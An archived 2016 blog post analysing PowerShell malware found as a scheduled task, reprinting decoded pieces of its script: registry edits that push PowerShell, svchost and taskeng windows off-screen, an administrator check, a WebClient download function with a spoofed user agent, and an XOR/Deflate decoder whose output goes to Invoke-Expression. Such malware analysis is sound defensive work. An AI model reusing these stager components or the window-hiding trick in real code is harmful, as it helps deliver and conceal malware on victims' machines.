PowerShell Malware

By by cantoris

Published: 2016-07-22 · Archived: 2026-04-05 17:48:38 UTC

22 *Friday* Jul 2016

Saw my first example today of an in-the-wild PowerShell Malware on an infested laptop. It had already been cleaned by MalwareBytes but I looked it over with Process Explorer and Autoruns and spotted a strange Scheduled Task.

The task name was the GUID "{080A7D47-0B0F-0B0B-0511-7D0A7F781109}" which I'm pasting here in case it's constant for all infected machines. The task was set to run at 18:01 and run PowerShell with the usual **-ExecutionPolicy Bypass** and the **-EncodedCommand** parameter followed by a long string.

I decoded the string with the following:

```
$decoded = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($encoded))
```


(Source)

I put the result in the ISE and then reformatted it to make it readable. The first thing the script did was set all Preference variables to SilentlyContinue except for the ErrorAction one which it set to Stop. Next was a particularly interesting bit of code. I've removed two Try-Catch constructs for readability:

```
function sr( $p ) {
    $n = "WindowPosition"
    New-Item -Path $p | Out-Null
    try {
        New-ItemProperty -Path $p -Name $n -PropertyType DWORD -Value 201329664 | Out-Null
    } catch {
        Set-ItemProperty -Path $p -Name $n -Value 201329664 | Out-Null
    }
}
sr( "HKCU:\Console\%SystemRoot%_System32_WindowsPowerShell_v1.0_powershell.exe" )
sr( "HKCU:\Console\%SystemRoot%_System32_svchost.exe" )
```

```
12  sr( "HKCU:\Console\taskeng.exe" )
13
```

I'd not really looked at that referenced area of the registry before. If I look at my own HKEY_CURRENT_USER\Console , I see the following subkeys which all clearly contain various values to do with console-type window positions, sizes, colours etc:



The piece of code above, is creating keys for the PowerShell Console app, svchost.exe and taskeng.exe and then giving them a **WindowPosition** value of 201329664. The documentation for that value shows that the high and low order bytes of it determine the X and Y positions respectively. In Hex, that value is 0C00 0C00. 0C00 is decimal 3072. What this ensures is that if PowerShell or the other processes open a Window, it will open off-screen at coordinates 3072×3072!

The code next exits if PowerShell is less than v2, or if the OS is older than XP SP2, or if the current user is not an Administrator. The latter test uses this neat little one-liner:

```
1  if ( -not ( [Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity] ::GetCurrent()).IsInRole( [Security.Principal.WindowsBuiltInRole] "Administrator" )) { break }
```

Next, there is a long dubious URL in a string which is then passed to the following function to download data from it using the **System.Net.WebClient** class. Note the User-Agent header being passed:

```
1  function wc( $url ){
2      $rq = New-Object System.Net.WebClient
3      $rq .UseDefaultCredentials= $true
4      $rq .Headers.Add( "user-agent" , "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;)" )
5      return [System.Text.Encoding] ::ASCII.GetString( $rq .DownloadData( $url ))
6  }
```

The returned data is then decoded from Base64, deobfuscated (Xor) and decompressed with the following function:

```
function dstr( $rawdata ){
    $bt = [Convert] ::FromBase64String( $rawdata )
    $ext = $bt [0]
    $key = $bt [1] -bxor 170
    for ( $i =2; $i -lt $bt .Length; $i ++){
        $bt [ $i ]=( $bt [ $i ] -bxor (( $key + $i ) -band 255))
    }
    return ( New-Object IO.StreamReader( New-Object IO.Compression.DeflateStream(( New-Object IO.MemoryStream( $bt ,2,( $bt .Length- $ext ))),
[IO.Compression.CompressionMode] ::Decompress))).ReadToEnd()
}
```

There's some rather *developery* .NET classes in there for me to look up when I'm feeling particularly bored…!

I suspect you can guess how the code ends. The returned string is passed to **Invoke-Expression** to be executed to cause the next stage of the infection.

Sadly, the tale ends here, as the URL given no longer has any live code to download. 😦

Source: https://cantoriscomputing.wordpress.com/2016/07/22/powershell-malware/